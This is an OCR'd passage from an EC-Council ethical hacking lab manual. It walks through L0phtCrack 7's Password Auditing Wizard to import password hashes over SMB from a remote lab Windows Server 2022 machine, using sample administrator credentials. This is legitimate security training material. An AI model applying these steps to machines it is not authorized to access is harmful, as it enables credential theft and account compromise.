


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **L0phtCrack 7** window appears, click the **Password Auditing Wizard** button.




5. The **LC7 Password Auditing Wizard** window appears; click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




7. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
   - **Host**: **10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
   - Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa$$w0rd**).
   - If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.
9. Once you have entered all the required details in the fields, click **Next** to proceed.

